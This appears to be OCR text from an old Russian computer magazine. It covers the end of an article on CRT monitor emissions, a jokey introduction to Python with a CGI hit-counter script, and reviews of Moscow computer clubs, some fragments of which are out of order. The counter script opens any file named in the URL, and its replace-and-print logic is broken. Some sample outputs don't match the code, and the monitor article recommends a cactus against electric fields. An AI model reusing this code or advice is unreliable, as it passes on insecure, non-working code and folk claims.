сертификацию - и хрен бы с ним, а как там что сейчас - пофиг. А страдает кто? СНОВА ТЫ!


Проблема третья

Помнишь, года четыре назад был бум на защитные экранные фильтры? Все кому не лень приляпывали себе на мониторы плоскую темную стекляшку: кто побогаче - какой-нибудь «Русский Щит» (и вправду, хороший фильтр был), а кто победнее - китайский ноунейм. Так или иначе, фильтры были почти у всех. А сейчас? Что значит - «не смеши мою задницу»? Ну да, я знаю - сейчас все говорят, что новому монитору фильтр нужен как корове седло. А если и нужен, то не фильтр с защитой от электромагнитных полей, а обычный антибликовый. Сие мнение основано на общеизвестном (верном, блин!) факте, что дисплеи на электронно-лучевых трубках благодаря усилиям их производителей - наших любимых брандов - в последнее время существенно снизили уровни своих электромагнитных полей. Это подтверждается и результатами кучи независимых сертификационных испытаний. И все же: все ли так гладко, как принято считать?
Опять не все. Фича в том, что уровень производимого монитором магнитного поля сильно зависит от количества деталей на мониторе. При большом количестве деталей на мониторе, который, в свою очередь, работает в большом разрешении, уровень излучения просто шкалит - хоть противогаз надевай. Так что при изменении характера изображения на экране дисплеев уровни их электромагнитных полей могут изменяться более чем в десять раз, в том числе и в сторону увеличения по сравнению с величинами, зафиксированными при тестовых испытаниях. Тестят-то мониторы на излучение, как известно, по обыкновенной вордовой панели - белый фон + черные буквы... Кстати, данные эффекты особенно проявляются у современных мониторов, характеризующихся высокой четкостью воспроизведения картинки на своем экране.
И в чем причина этой баги? - спросишь ты. Объясняю популярно! Если ты залезешь в любую книжку, в которой рассматриваются вопросы электромагнитных полей дисплеев на электронно-лучевых трубках, то в ней источниками этих полей называются элементы питания, высоковольтные элементы, блоки кадровых и строчных разверток и прочая хренотень. И вот существует там один элемент, создающий переменные электрические поля. Угадай, что это? Держись! Это - сам экран дисплея. Он создает не только классически известный электростатический потенциал (факт! Током бьет...), с которым успешно борются разработчики дисплеев, но и переменное электрическое поле. И вот это-то поле как раз и может при определенном характере картинки превышать собственные нормы в десятки раз... Так-то. А без экрана дисплея, как ты понимаешь, кина не будет - электричество кончится. Так вот и получается безвыходное положение - четкое качественное изображение юзверем ценится, а на то, как при выдаче этого изображения фонит дисплей, - никто не обращает внимания...


Кактус поставь, или как решать твои проблемы


Ну и что? - скажешь ты. Вот, мол, напугал, нагнал чегой-та, панику создал. А делать-то что будем? Как бороться?
Ну, слухай сюды.
Короче: первую проблему мы сейчас не решим никак. Можно, конечно, отказаться от обычных мониторов на ЭЛТ и покупать ЖК-мониторы, но это - для Дядей Скруджей-толстосумов, у которых денег куры не клюют. А мне, например, ничего похожего в ближайшие 5-6 лет не светит.
Со второй проблемой немного проще. Чтобы не напороться на «левак» при приобретении монитора, мельком проверь сертификат безопасности (сертификат соответствия в системе сертификации ГОСТ Р) на данный монитор. Если в этом сертификате есть ссылка на соответствие монитора требованиям ГОСТ Р 50948-96 - все в поряде. Если ссылки в сертификате на данный государственный стандарт нет - это означает, что данный тип монитора проходил сертификацию до 1 октября 1988 года, и тебя, скорее всего, кидают. Правда, если у продавца есть гигиенический сертификат, в котором указано соответствие монитора требованиям санитарных норм СанПиН 2.2.2.542-96, то все в поряде. В данном гигиеническом сертификате в обязательном порядке должны быть приведены положительные результаты контроля электрических и магнитных полей в диапазонах частот 5 Гц... 2 кГц и 2 кГц... 400 кГц (опять-таки: в цифры - не вникай, есть такие данные в бумажке - значит, девайс в норме, нету - разворачивайся и уходи от недобросовестных барыг).
А с третьей проблемой вообще все просто. Фильтр экранный купи и рядом с монитором кактус поставь - говорят, в комплексе отлично помогает от воздействия переменных электрических полей. Все, перец, удачи! В дверь, как обычно, стучится милиция - я снова ухожу в ночь. Удачи тебе, и не позволяй никому лишний раз себя кинуть!





MONTHY PYTHON







Ramhak konung@ic.ru

Если тебя спрашивают: на каких языках ты пишешь проги, ты скорее всего ответишь, что на бейсике, паскакале, а если особливо крут - на Си и Ассемблере. Но, наконец, в Россию-матушку докатилась и такая фишка, как Интернет. И моментально список доступных языков и средств кодинга увеличился в несколько раз. Чего только стоит многоязыковая (я про кодинг, а не про стишки на китайском языке про Мао Цзедуна) поддержка в Линуксе. И уже никто не удивляется, когда человек заявляет, что создает сайты на "движке зопы" (Зопа - это Zope, живущий в сети по адресу www.zope.org, а не то, что ты подумал). :) Но речь пойдет не об этом движке, а языке, на котором он собственно и написан, т.е. о Python.

Летающий цирк Guido van Rossum Наверное, нет человека на свете, кто не видал бы эту хохму. Так мне ответил один знакомый на вопрос о Монти-Пайтоне. И когда я узнал про то, что существует язык программирования, названный в честь этого телевизионного действа, мне стало интересно: что это за язык и чем он отличается от других подобных (и главное - есть ли там операторы). Первое впечатление ошеломляет - прародителями оказались ABC, SmallTalk и С. А это, согласись, уже не шутки. И монстроподобный ребеночек от таких гигантов должен был получиться отнюдь не таким смешным, как многие нерадивые детишки криворуких программеров. Python унаследовал такие положительные качества, как объектно-ориентированный язык и великолепные типы данных, аналогичные perl`овским. А то, что я увидел в учебнике по питону (который идет в поставке вместе с ним), просто убило меня: в Python`е совсем нет никаких открывающих/закрывающих кавычек, скобочек или слов begin/end. Вместо этого нужные фрагменты исходников отделяются... табуляцией или пробелами, а попросту говоря, отступами от начала строки!!! И никаких точек с запятыми после каждой команды! Каково? Вот простенький примерчик:

```
>>> x = 0
>>> s = '–'
>>> if  not x:
        x = 2
        s = 'Python is cool! '*2
>>> s
'Python is cool! Python is cool!'
>>> print s
Python is cool! Python is cool!
```





Назначение команды print, я думаю, понятно даже ежикам, мирно посапывающим сейчас в своих норах. Остальное - набор переменных и оператор условного перехода if. Три знака больше **(">>>")** - это просто питоновский шелл, который дает юзеру знать, что он еще жив, готов к труду и обороне. Питоновский шелл - это прога, до жути похожая на аналогичные в Unix, которая позволяет удобно работать с питоном (примером шелла может служить командная строка в DOS, однако питон под винды оснащен приятным редактором с подсветкой и прочими фенечками).

В **Python`e** главную роль играют типы данных, "развитые не по возрасту" по сравнению с другими ЯП (языками программирования). О них я тебе расскажу подробно, чтобы ты со мной согласился. Ты же знаешь: как программер представит данные, настолько ему будет удобно с ними работать. А это в свою очередь определяет и скорость, и "качество" программы. То, что заняло бы неделю труда на Сях, в PYTHON доступно за пару дней.

Типы данных

Типы данных в Python можно разделить на несколько типов: атомы, списки, "словари" и tuples. С атомами все просто - это числа либо строки. Числовые переменные, как впрочем и все остальные, заводят соответствующим присвоением:

```
>>> x = 0
>>> x
0
>>> y = 0.666e+10
>>> y
6660000000.0
```

Строки аналогичны строкам в perl`e, но здесь другая нотация и нет особого различия между одинарной и двойной кавычками. В отличие от perl`a, к строкам можно обращаться как к массивам, получая соответствующий элемент, либо указывая границы - string[begin:end] и получая в ответ подстроку из string, начиная с begin и заканчивая end. Можно не указывать begin или end, тогда (по умолчанию) begin = 0 (нумерация символов в строке идет с нуля), а end = длине строки:

```
>>> s = 'Zed`s dead, baby. Zed`s dead.'
>>> s[0]
'Z'
>>> s[0:3]
'Zed'
>>> s[:3]
'Zed'
>>> s[18:]
'Zed`s dead.'
```

Есть еще одна вкусность: параметры begin и end могут быть отрицательны. На хрена отрицательные? Все очень просто: при таком раскладе соответствующие номера отсчитываются с конца строки, что жутко удобно, когда нужен последний элемент или часть строки в конце. Кроме того, строки можно умножать на числа. :) Не совсем так, как в perl`e, но тоже кульно:

```
>>> s[:-12]
'Zed`s dead, baby.'
>>> s[-1]
'.'
>>> s[-5:-1]
'dead'
>>> s[-5:-1]*10
'deaddeaddeaddeaddead'
```

Строки также имеют свойство immutable (неизменный - англ.) - то есть, попросту говоря, нельзя изменить какую-либо часть строки. Присвоить вот так нельзя:

```
>>> s[5] = 'a'
Traceback (innermost last):
  File "<pyshell#33>", line 1, in ?
    s[5] = a
TypeError: object doesn't support item assignment
```

Но умелыми ручками программиста это обходится примерно так:

```
>>> s[5] = 'a'
Traceback (innermost last):
  File "<pyshell#33>", line 1, in ?
    s[0] = a
TypeError: object doesn't support item assignment
>>> s = s[:5] + 'a' + s[6:]
>>> s
'Zed`sadead, baby. Zed`s dead.'
```

В личной переписке Guido van Rossum сказал, что данное свойство было сделано в силу того, что строки отнесли к атомарным единицам структуры языка (то есть буковкам, цифиркам - всему, что не делится на более мелкие элементы), и что им сначала было в лом переделывать, а потом уже было поздно. :) Лентяи.

Следующий тип данных в списке - списки. :) Это неотъемлемая часть языка с advanced data types (так называют типы данных, которые очень гибки в использовании. Например, безразмерные массивы - сколько нужно, столько и примет, причем без дополнительных объявлений и описаний), коими являются многие ЯП, появившиеся с середины 90-х. Списки по сути дела - массивы. Но, в отличие от массивов в классических ЯП, здешние списки могут содержать элементы различных типов, что чрезвычайно удобно, когда не знаешь, что за данные представил пользователь для анализа/работы (юзера обычно сдают кал на анализ. :) Заводят списки и работают с ними в Python`e так:

```
>>> a = ['1', 2, '34']
>>> a
['1', 2, '34']
>>> a.append('Так добавляют в список. Можно еще a.insert(0, string)')
>>> a.remove ('А так удаляют')
>>> a
['1', 2, '34', 'Так добавляют в список']
>>> a.count('34')
1
```


В Python`e списки обладают дополнительным свойством nested (гнездиться - англ.). Это означает, что можно включать списки в списки (поддерживается функция включения масла в масло (:). То есть "гнездить" их как попало (или как душе угодно):

```
>>> b = [a, 1, a]
>>> b
```

```
[['1', 2, '34', 'Так добавляют в список'], 1, ['1', 2, '34', 'Так добавляют в список']]
```

Указанный мною выше тип данных "словари" - аналог "хешей" (то есть это, проще говоря, синонимы) в Perl. Это ассоциативные массивы, то есть массивы, доступ к элементам которых происходит по каким-либо произвольным строкам. Можно рассматривать их как биективные отображения, в которых для каждого элемента можно всегда найти только один соответствующий. Например, как номер сиденья в n-ом ряду на билете в кинотеатр - достанется только одному и существует только один, хотя я знаю, что ты всегда бершь места на последнем ряду (;:

```
>>> phones = {'Вася': 9400000, 'Маша': 9400001}
>>> phones['Guido'] = 9090002
>>> phones
{'Вася': 9400000, 'Маша': 9400001, 'Guido': 9090002}
>>> phones['Вася']
9400000
>>> del phones['Вася']
>>> phones
{'Маша': 9400001, 'Guido': 9090002}
>>> phones.keys()
 ['Маша', 'Guido']
>>> phones.has_key('Guido')
1
```



Еще один тип данных - кортежи (tuples). Они подобны строкам (потому что они также неизменны - immutable) в Python`е, только их элементами являются не только символы, но и любые данные. Кортежи являются расширением постоянно развивающегося языка и созданы они в первую очередь, чтобы облегчить структурирование информации, представленной в сложных форматах. Например, в записях базы данных или парах координат (x, y...) или... да уйму чего еще! Вот как записывают кортежи:

```
>> empty = ()
>>> single = 'гыгыгы',
>>> len(empty)
0
>>> len(single)
1
>>> single
 ('гыгыгы',)
```

То есть элементы кортежа записываются в круглых скобках и разделяются запятой. Стоит обратить пристальное внимание на наличие запятой даже после одного элемента. Надо признать, кортежи действительно удобны в некоторых случаях. Но они так же, как и строки, обладают свойством immutable. :-(

Пример

Сейчас модно писать всякие CGI-скрипты для вебстраничек - счетчики, гостевые книги, форумы, разные приколы, тесты и т.д. Изначально все эти скрипты ориентированы на работу со строками (тот же HTML-формат для вебстраниц записывается исключительно в текстовом "plain", т.е. плоском виде). И Python подходит для этого как нельзя лучше. Чтобы не быть голословным, я могу рассказать о том, как написать простейший скрипт - счетчик. Вызывать его, скажем, будем так:

http://www.mycoolpage.com/cgi-bin/counter.py?url=index.htm

где **counter.py** - это наш скрипт, который увеличит значение счетчика и запишет его в какой-нибудь файл. А параметром ему (через **?url=...**) передается имя html-файла, в котором скрипт поменяет строчки **"%%%counter%%%"** на текущее значение счетчика. Выглядит неплохо. Приступим.

Первой строчкой в нем должна быть:

```
#!/usr/local/bin/python
```

где **usr/local/bin** нужно исправить на действительный путь к питону. Это обязательное условие. Иначе ничего не выйдет - система просто не поймет, что это программа для питона. (Вообще, все, что начинается со знака **"#"**, считается комментарием. Ну, кроме вот этой первой строчки.).

Затем нужно сказать пару магических слов, чтобы браузер, в котором инетчик введет наш урл, понял, что именно мы ему собираемся отдавать - файл, html-файл, txt-файл или может вообще ничего. Для того чтобы сказать, что мы собираемся отдать ему html-файл, нужно вывести определенные строки с помощью print:

```
print "Content-type: text/html"
print
```


Затем нужно разобраться, какие параметры заданы в урле. Параметры передаются после "?" в виде "имя параметра=значение параметра". Каждый параметр отделяется от остальных амперсандом - "&". У нашего скрипта должен быть только один параметр - url, а равняться он должен адресу странички, которую будет обрабатывать скрипт. Несложная система реализуется на питоне в один присест. Чтобы разобраться со строками и текстом, нам понадобятся соответствующие функции. Самим ничего писать не придется - все уже сделано до нас, надо только подключить нужную библиотеку:

```
import string
```

Стоп! Что-то забыл... А! Ну конечно! Параметры - с ними тоже можно не возиться, а просто подключить соответствующую либу:

```
import cgi
```

Теперь можно и кодить (все необходимые комментарии прямо в тексте):



```
f = open("counter.dat", "r+")          # откроем файл counter.dat для чтения и записи (параметр r+)
counter = string.atoi(f.readline())    # f.readline – считывает одну строку из файла
                                       # а string.atoi переводит строку в число, которое можно
counter = counter + 1                  # увеличить на единицу (счетчик, все–таки :)
f.seek(0, 0)                           # снова перейдем в начало файла
s = "%(counter)d;" % vars()            # сделаем здесь небольшой трюк, о котором подробнее – чуть
                                       # позже
f.write(s + "\n")                      # здесь s = значение счетчика, но s – это уже строка.
# к ней мы прибавляем "\n" – символ перевода на следующую # строчку
f.close()                              # закроем файл

# здесь мы уже знаем текущее значение счетчика – оно находится в counter и в s
# нужно выяснить, что за файл нужно обработать. Для этого воспользуемся функциями
# подключенной библиотеки–либы cgi
form = cgi.FieldStorage()                          # разобраться с параметрами
if form.has_key("url") and form["url"].value != "":  # нужный параметр есть и он не пуст...
        f = open(form["url"].value, "r")           # откроем файл
        lines = f.readlines()                      # прочтем его весь в список lines
        f.close()                                  # закроем файл
for index in range(len(lines)):                 # и в каждой строке
        string.replace(lines[index], "%%%counter%%%", s)
        print s                                 # заменим %%%counter%%% на значение
                                                # счетчика и отдадим строку браузеру
```

Эти несколько строчек - все, что пришлось делать. Не пришлось даже разбираться (хотя было бы не плохо) :) в перло подобных "регулярных выражениях" (regular expression). Но это, как говорят, уже совсем другая история.

Все тело в волшебных пузырьках


Python ориентирован прежде всего на работу с консолью, поскольку задумывался он как Unix-приложение. Отсюда и все родственные с этой системой конструкции семантики (то есть правил написания программ). Но, надо признать, что те, кто потрудился в свое время над PYTHON, совершили мужественный поступок, решив оторвать его от Unix и постараться сделать его системонезависимым (чтобы он работал и под Windows, и под DOS, и под OS/2, и даже под QNX). Хотя впервые реализован PYTHON был на Маках. Неувязочка такая. (-: Уже позже были придуманы частичная компиляция (не в коды процессора, а в коды интерпретатора, который, естественно, обрабатывает их быстрее, чем "сырой" скрипт) и изготовление пакетных файлов, одна и та же версия которых может с успехом работать практически на любой платформе. Это, безусловно, большой плюс в пасть PYTHON. :) Тем более, что для win32 выпущен псевдокомпилятор - скрипт компилируется в транскоды (в собственный двоичный формат, придуманный автором питона, чтобы все программы, написанные на питоне, работали быстрее) и упаковывается в EXE-шник с интерпретатором. Получается небольшой исполняемый файл, который можно распространять отдельно, не ставя Python под каждую мастдайку.

Однако вернемся к нашим баран... консолям. Я уже сказал, что PYTHON являлся изначально консольным приложением. Но когда даже на Unix платформах существуют гуиные оболочки, нельзя оставаться деревянным, без вкуса, без цвета, без... ну, в общем, негуиным. (-: В Python`е проблема решается с помощью специального языка Tcl/Tk, предназначенного для работы с GUI. Это не встроенный язык или какие-то операторы PYTHON. Это отдельный пэкейдж (от английского - package. То есть набор файлов, связанных одной темой. Например, какая-нибудь игрушка, запакованная RAR`ом - это package), который ставится вместе с PYTHON, и существует модуль, который портирует функции управления окнами, кнопками, строками ввода и всем, к чему так привыкли юзеры Майкрософта. Программировать можно и собственно на Tcl/Tk, но вкупе с PYTHON он становится вполне приятным инструментом. Тем более, что он тоже реализован для нескольких платформ, и есть некоторый шанс, что программа, написанная для win32, будет выглядеть примерно так же и для X-Windows.

ПОСЛЕСЛОВИЕ
Убери это прочь, Эрик, руководитель оркестра! :) Если вы не поняли последнее предложение, значит вы смотрели недостаточно повторов Monty Python.
(Guido van Rossum)

http://www.mycoolpage.com/cgi-bin/counter.py?url=index.htm

КЛУБНАЯ ПОРА





Sidex@xakep.ru

WEEKEND - rulez!

Пятница. Вечер. Казалось бы, любимое время. Время хацкера, когда можно хорошо отдохнуть, сходить на вечерину, навестить девочек. Так ведь? Но этот вечер выдался не очень продуктивным: тусовок не намечалось, корефан-собутыльник остался на ночное в суппорте прова, и самое обидное - девочка свалила вместе с родителями на дачу. В общем, складывался невеселый вечер: просидеть пару часов в ирке, спаять радио, настроить сервак. А может метнуться на дискотеку, там всегда много девочек? Не, совсем ни то: сегодня я был настроен мирно, и пикапить было в ломы. Просидев полчаса за горьким чаем, я отрыл приглашение в один из компьютерных клубов. Захотелось адреналина. Захотелось удариться в дефматч. Кровавый дефматч! МЯСО!!! Много МЯСА!!! И собравшись, я прошелся по клубам. О результатах культпохода поделюсь с тобой.

Nirvana www.nirvana.ru

Адрес: улица Рождественка, дом 29, метро "Кузнецкий мост", можно от "Цветного бульвара".
Адрес в сети: www.nirvana.ru
Телефон: 208-5794



Это наш клуб. Хацкерский клуб. Если ты помнишь, Х проводил тут турнир по взлому нашего сервака. Закончилось сие действо безрезультатно, но после турнира, имхо, Нирвана стала народным клубом. Где побывали практически все хацкеры Москвы. Многие там так и остались. Слишком многие. Теперь в популярном нирвановском баре с невысокими ценами достаточно сложно найти пустое место, незанятый стул. В последний раз я там был инкогнито и имел счастье сидеть на ящике из-под пива :). Сразу вспомнилась картина субботнего утра рыбацкой проруби: бухие мужики сидят на ящиках и мормышками скачивают рыбу. Почему в баре столько народа? Во-первых, дешевый бар: бутылка 3-ей "Балтики" стоит всего 15 р., кампари с соком - 60 р., порция сосисок с картошкой - 30р. Во-вторых, Нирвана стала культовым местом, где частенько собираются люди, далекие от компьютеров. Собираются в большом количестве. Очевидно, притягивает шикарный 2-х метровый телек, по которому постоянно крутят русское MTV. Прямо в баре стоят три компа, подключенные к общей сетке клуба и Инету.

За компами тоже много народа, несмотря на достаточно высокие цены: час без Инета на самом простом компе - 25 р., а с Инетом все 40 (собственно, которые я и заплатил, придя в клуб). А на навороченной тачке, с 21 дюймовым монитором - 45, с доступом к сети - 60 соответственно. В ночное - от 70 рублей. Доступ в Инет на ночь? Тады доплати 60. В выходные цены несколько выше. Для любителей абсолютного 3D имеются шлемы и очки, за которые тебе придется отвалить нехилые бабки. Сейчас клуб реконструировали, теперь там есть танцпол, по выходным всякие танцы-шманцы, в общем, "круче только горы" :).

Плюсы: клевый бар с нормальной кухней. Репутация "элитного" клуба (раньше он был реально "элитным"). Имеются 21 дюймовые мониторы. Тут можно встретить людей из Х. Минусы: клуб практически всегда переполнен, очень много "случайных" людей, не имеющих к компам никакого отношения. Последнее время стало очень грязно (уборщиц, что ли, уволили?). Люди из Х-тусовки тут бывают все реже и реже...

Gamecity www.gamecity.ru



Клуб находится в районе метро "Савеловская". Благо нашли легко. Помещение клуба базируется на территории фабрики. При входе в клуб сразу замечаешь пестрое графити. Совсем иное, чем ты подумал: вместо трехбуквенных слов качественная графика. Сразу же подваливаю к кассе и отдаю денежку: 25 рублей за час на компе с Инетом. 15 р., если выход в Инет не нужен. А для любителей 3D-тачки с ривой тнт2 - 20 деревянных в час. Кто любит понайтовать, тоже будет удовлетворен: 60 рублей за ночь, без Инета. С инетом - 130 р. Чаще всего мы с тобой выбираемся в ночное, в выходные. В связи с чем народу приходит немерено, и чтобы освободить тачки, в выходные цены несколько

выше: 90 рубленных за комп и 150 за комп с Инетом. Под ночью в данном месте понимают время с 22 нуль-нуль до 8 утра. Для особо обеспокоенных за собственное время предусмотрено бронирование компа. За это придется раскошелиться на 10 р. С недавних пор в клубе ввели клубные сезонные карты. Мне, как не частому клиенту компутерных клубов, это не очень актуально, ну а тебе... как знать :). За время пребывания в клубе успел погамиться в Пол жизни. Сразу не понравилось отсутствие кириллицы, из-за чего пришлось длительное время вспоминать язык дрякозяблов, выученный за время работы на трешке и при попадании в Инет на 3-м нерусифицированном ехплорере :).



В клуб проведен канал 128 К. Имеется Нетшкаф и експлорер, тетя ася, аутлох и прочие стандартные инетные радости. Инет настроен через локальный прокси клуба. Так получилось, что во время моего визита комп, на котором был установлен тот самый пресловутый прокси, внезапно повис, оставив несчастных юзеров без Инета. Итого Инет пропал на полчаса. Правда, обещали накинуть время за упавший Инет. Накинули - не накинули? Даже и не знаю: я по-быстрому сорвался в бар, что имеется при этом клубе. В наличии пиво: от 1-й до 9-й "Балтики". 3-я - 15 рубленных бутыль. Для любителей закинуться съедобным готовят замороженную пиццу, что стоит также недорого. Самой кухни - нет, готовят в микроволновке. Барчик - средненький.

Попив пивка, я вернулся, чтобы забрать родной мышак. Просто привычка: не люблю казенные мышки, всегда свою таскаю :). Но и прилагаемые генюсы были в рабочем состоянии. То же можно сказать и про вполне играбельные клавки. Ну а забрав мыху и уши, я проверил наличие клозета. По странному стечению обстоятельств, последний оказался очень просторным, как и в большинстве клубов. Даже туалетная бумага была: можно в мумию поиграть :). Покинув желудочный рай, я был остановлен службой безопасности в лице коренастого чела, вопросившего меня о происхождении моего мышака. После длительных объяснений охранник признался, что излишний стрем о клубных маусах и клавках пошел после того, как один далдон пытался вынести из клуба (какого - не сказал ;) 17 дюймовый монитор :). Также я был остановлен на проходной фабрики, где в очередной раз был заподозрен в тяжелой форме клептомании :).

Плюсы: вежливые админы, просторное, неподвальное помещение.
Минусы: гамесы криво русифицированы.

Адрес: улица Вятская, дом 27. Метро "Савеловская"
Адрес в сети: www.gamecity.ru
Телефон: 285-0923

club.orky.ru

Орки

Наверно, всякий московский гамер хоть раз да побывал в этом клубе. В клубе, что хостился в МИСиС, т.е. в институте стали и сплавов, около метро "Октябрьская". Этот клуб закрыли после проблем с доблестной милицией. Но он продолжал существовать: тайком, за 20 р., можно было прийти в клуб и вообще не выходить. Некий молодой человек встречал желающих погамиться у входа и предлагал "за умеренную" плату пройти в клуб. Чем многие и пользовались. Войдя в клуб, видели спящего на диване админа, охранника в тапочках и тучу халявщиков, лазающих по казенному холодильнику :).

Но все хорошее когда-то заканчивается: теперь "Орки" снова официально открыты и переехали в район метро "Шаболовская". Что также недалеко от центра (5 минут пешком от Шаболовки). Клуб был обнаружен после того, как я просканировал кваковское лого на стене дома, в подвале которого находится клуб. Помещение все еще ремонтируется: я спустился вниз по деревянному настилу, децл испачкавшись цементом. Подготовил кровные 14 рублей и отдал за час с Инетом. Что, замечу, дешевле, чем в том же Gamecity. Компы подключены по 100 мегабитке. Сетка висит на канале "ПТТ-Телепорт". Этот пров всегда был известен крутым каналом. В общем, легко подрубаешься на quake.ru или quake.demos.su. А чем рубиться? Мышаки убитые, хоть и наличествуют. Клавка

с залипшими пимпами: особенно в кваке удобно, при переключении оружия :). За залог выдают уши, правда, не лучшего качества. Пользы - нуль, но сам факт отмечаю. Еженедельно проводятся турниры по кваке с финалом в воскресение, где ты можешь поиметь 1000 рублей на себя и 2500 на команду.

Как, помнится, говорил классик: Даром - за амбаром. Увы, это актуально и для орков. Дешевизна клуба не случайна: среди московских гамеров имеет репутацию "клуба - помойки". Ни в коем случае не буду соглашаться с этим, но общественное мнение - сильная штука...

Плюсы: дешево, таксофон в помещении клуба.

Минусы: битые девайсы, в баре нет пива, клуб имеет не лучшую репутацию ;).

Адрес: Донская улица, дом 24. Метро "Шаболовская"
Адрес в сети: club.orky.ru
Телефон: 955-9018, 955-9070

www.poligon.ru

Полигон-2

Молодой, но уже достаточно известный клуб, имеющий целую серию помещений в Москве, Екатеринбурге и Тюмени. По понятным причинам клубы Тюмени и Свердловска я посетить не смог :(. Поэтому ограничился московскими. Первым делом навестил "Полигон-1", что находится в районе метро "Кутузовская" или "Студенческая". По адресу Студенческая, дом 31. Добравшись туда, я спросил у проходящего старого перца: «А где тут дом 31?». Он мне: «А-а, те клуб компутерный потребен?» - «Ну, в общем-то, да», - ответил я. На что старикан меня в конец расстроил: «А ваш етот клуб с эвэмами - закрыт» :(. Воистину: на подвальной двери клуба месага, мол, закрыт клуб, учет, санитарный день или просто "Пива нет" :).

Не все скоту девица :). Поехал в "Полигон-2", в районе метро "Университет". По-быстрому запеленговал клуб, зашел. Сразу чувствуется рука профессионального дизайнера: обстановка стильная, дизигн соответствует концепции сайта клуба полигон.ру (там, кстати, халявный хостинг дают и имя nick.poligon.ru). Как водится, дизайн и интерьер дополняет дядька-админ. Нормальный чел, правда, мог бы быть повежливее. Заплатил ему 20 р. за час, как меня предупредили по телефону. И стал прорываться в Инет. В пустую. Долго пытался, потом отлез от этого занятия и подрубился в 3-ю кваку играть дефматчем с местными квакерами.

Истинное удовольствие! И может по-настоящему крутых игроков не было, но вот железо... абсолютно свежее, едва ли не вчера с завода. Сетка компов на 100 MB, 450-е пни, 3-я вуда с 16 мегами, вполне рабочие пятнашки. Звук не прочувствовал, т.к. в этот поход забыл уши дома.

Поиграл, покрушил, сбросил адреналин. И потом до меня доперло: чтобы вылезти в Инет, надо долить бабок админу. Что я и сделал, оставив еще одну десятку. Накинули децл времени. Все это время я провисел в Инете, точнее, пролетел, потому как такой скорости я не видел давно: 6 меговое файло сливается за 10 сек. Такое ты мог чувствовать лишь работая в супорте мощного прова или на выделенке в Кремле ;). Накачал софта немерено, на квакательные серваки походил, где быстро забил всех dial-up`щиков и засланцев из периферийных клубов с гнилыми каналами ;). В общем, остался доволен. Порадовала уютная, едва ли не домашняя обстановка, дополненная большим мягким диваном. Огорчило лишь то, что не удалось попить пивка, уходя из клуба: бара нет. Но я обязательно еще туда зайду, правда, с утра. Тогда дешевле: час стоит 15 рублей, плюс, очевидно, чирик за Инет. Но, поверь, за такую скорость не жалко доплатить. А если ты завсегдатай компьютерным клубов, то очень удобно приобрести карту на 40, 80, 100 часов, соответственно слив 500, 800, 1280 рублей. Почувствуйте разницу ;).

Кстати, после проведенных 100 часов в клубе или приобретения 80 часового абонемента ты становишься членом клуба.





Плюсы: ОЧЕНЬ быстрый Инет, новые не битые девайсы, гибкая система скидок, приятная обстановка.
Минусы: нет бара.

Адрес: улица Молодежная, дом 3. Метро "Университет", можно от м. "Ленинский проспект"
Адрес в сети: www.poligon.ru
Телефон: 930-2240

Очередное подвальное помещение, как уже было сказано, без вывески. Заплатил 20 р. за час, накинув фразу: «За Инет доплатить надобно?» И тут вообще прифигел: «Инета вообще нету», - ответил мне солидной массы админ. Изрядно погрустневший, уселся за тачку. То был разогнанный целерон и старенький монитор с изрядными проблемами развертки: глаза рябит, видать, 60 гц только стоит... Ну, и ладно, подрубился к внутреннему квакному серваку. Во 2-ю кваку никто не гамился (первой на моей тачке не было вовсе). Как ты помнишь, мы договорились не впадать в подробности гамесов и не уши, я пошел к выходу, параллельно запеленговав местный бар.

То, что большинство посетителей сюда приходят за гамесами, а не питаться - факт. Но это не оправдание наличию, мягко говоря, странного бара. В наличии имеются: лапша "Досирак", гамбургеры и еще какая-то хрень. Ничего жидкого не продается, т.е. выпить колы или пивка - не удастся :(. Но имеется холодильник, расшаренный для общественного пользования. Правда, порадовал тот факт, что в клубе имеется час халявы: с 8-00 до 9-00 ты можешь погамиться бесплатно! Злые языки говорят, что халяву вот-





Лавина

www.lavina.ru

Залез я как-то в мирку, на любимый канал DALnet #хакер. Где обнаружил бузящего Delta, юниксойда нашенского. Его состояние было вызвано посещением компьютерного клуба "Лавина". Дельта прогнал глобальный флейм по теме клуба. Как бы даже и объективная критика, но... Послушал я его и сам решил дегустировать данный клуб.

Быстренько собравшись, помчался в район станции метро "Краснопресненская". Откуда на кривых ножках доковылял до Белого Дома. Клуб находится в соседнем доме от дома Правительства (сорри за тавтологию). На двери клуба была интересная наклейка, типа "Сосиски и мясо. Недорого". Вначале я даже не понял, что это и есть клуб. Для надежности позвонил голосом в клуб. Зашел.

вылезать за рамки обзора, но в данном случае скажу о кваке. Точнее о том, кто рубится в кваку. Рубятся ребятишки, культурно выражаясь, употребляющие ненормативную лексику. Не секрет, что любому гамеру когда-нибудь (обычно часто ;) хотелось выразиться покрепче относительно процесса игры. Это вполне нормально. Но когда квакеры начинают откровенно хамить остальным игрокам, знаешь ли... Как мне показалось, клубу несколько не хватает компьютерной культуры. Если ты решил освоить новый гамес через мультиплеер, будь готов узнать массу подробностей о себе: про твои сношения с монитором, твои сношения с клавкой и со всеми здешними игроками ;). Т.е. лишний раз хочется напомнить крутым перцам о том, что надобно быть терпимыми к новичкам.

